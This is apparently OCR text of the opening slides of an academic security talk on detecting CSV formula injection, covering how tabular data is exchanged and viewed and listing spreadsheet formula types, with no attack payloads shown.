
Comma Separated Vulnerabilities: Detecting Formula Injection in the Wild

Manuel Karl | Louis Bettels | Martin Johns | David Klein


TU Braunschweig

Tabular Data Rules the World




Often contains sensitive information

Tabular Data Rules the World




Often contains sensitive information




Contains user-controlled data

Tabular Data Rules the World




Often contains sensitive information




Contains user-controlled data

Occur in various forms and workflows

How is tabular data exchanged




How is tabular data exchanged



"One of the most used file formats to exchange data are CSV files. "
The official portal for European data


How is tabular data exchanged



“One of the most used file formats to exch
The off

“The Open Standards Board recommends the RFC 4180 definition of CSV (Comma Separated Values) for publishing tabular data in government.”
UK gov

How is tabular data exchanged




“One of the most used file formats to exch
The off

“The Open Standards Board recommends the RFC 418
for p
UK go

“If a repository has no file format requirements, we recommend tab- or comma-delimited text (*.txt or *.csv) for tabular data. This maximizes the potential for use across different software packages, as well as prospects for long-term preservation.“
NJIT library, Research Data Management

How is tabular data exchanged



"One of the most used file formats to exch
The off

"The Open Standards Board recommends the RFC 418
for p
UK go


"If a repository has no file format requirements, we recommend tab- or comma-delimited text (*.txt or *.csv) for tabular data. This maximizes the potential for use across different software packages, as well as prospects for long-term preservation."
NJIT library, Research Data Management

How is tabular data viewed?


	A	B	C	D	E	F
1	ISBN	Title	Author	Genre	Price	Customer
2	979-8392	The Great Gatsby	F. Scott Fitzgerald	Tragedy	12.66$	Emily Carter
3	978-9895	Don Quixote	Miguel de Cervantes	Novel	11.73$	James Whitman
4	978-1626	Les Misérables	Victor Hugo	Novel	22.50$	Sofia Nguyen
5	978-0140	The Odyssey	Homer	Epic	15.80$	Daniel Rivera
6	978-1441	Frankenstein	Mary Shelley	Novel	9.99$	Olivia Schmidt
7	978-0141	The Divine Comedy	Dante Alighieri	Narrative poem	13.99$	Marcus Patel
8	978-0099	To Kill a Mockingbird	Harper Lee	Gothic	18.00$	Rachel Thompson

How is tabular data viewed?

	A	B	C	D	E	F
1	**ISBN**	**Title**	**Author**	**Genre**	**Price**	**Customer**
2	979-8392	The Great Gatsby	F. Scott Fitzgerald	Tragedy	12.66$	Emily Carter
3	978-9895	Don Quixote	Miguel de Cervantes	Novel	11.73$	James Whitman
4	978-1626	Les Misérables	Victor Hugo			
5	978-0140	The Odyssey	Homer			
6	978-1441	Frankenstein	Mary Shelle			
7	978-0141	The Divine Comedy	Dante Aligh			
8	978-0099	To Kill a Mockingbird	Harper Lee			




How is tabular data viewed?



ISBN	Title	Author	Genre	Price	Customer
979-8392	The Great Gatsby	F. Scott Fitzgerald	Tragedy	12.66$	Emily Carter
978-9895	Don Quixote	Miguel de Cervantes	Novel	11.73$	James Whitman
978-1626	Les Misérables	Victor Hugo			
978-0140	The Odyssey	Homer			
978-1441	Frankenstein	Mary Shelle			
978-0141	The Divine Comedy	Dante Aligh			
978-0099	To Kill a Mockingbird	Harper Lee			

Security issues?

Security issues?



Are we secure here?

Formulas

- Perform calculations or manipulate data within a cell
- Available in all typical spreadsheet applications
- Examples:
  - COUNT, SUM, AVERAGE → aggregate data
  - CONCAT, LOWER, UPPER → text processing
  - WEBSERVICE, IMAGE → Load external resources

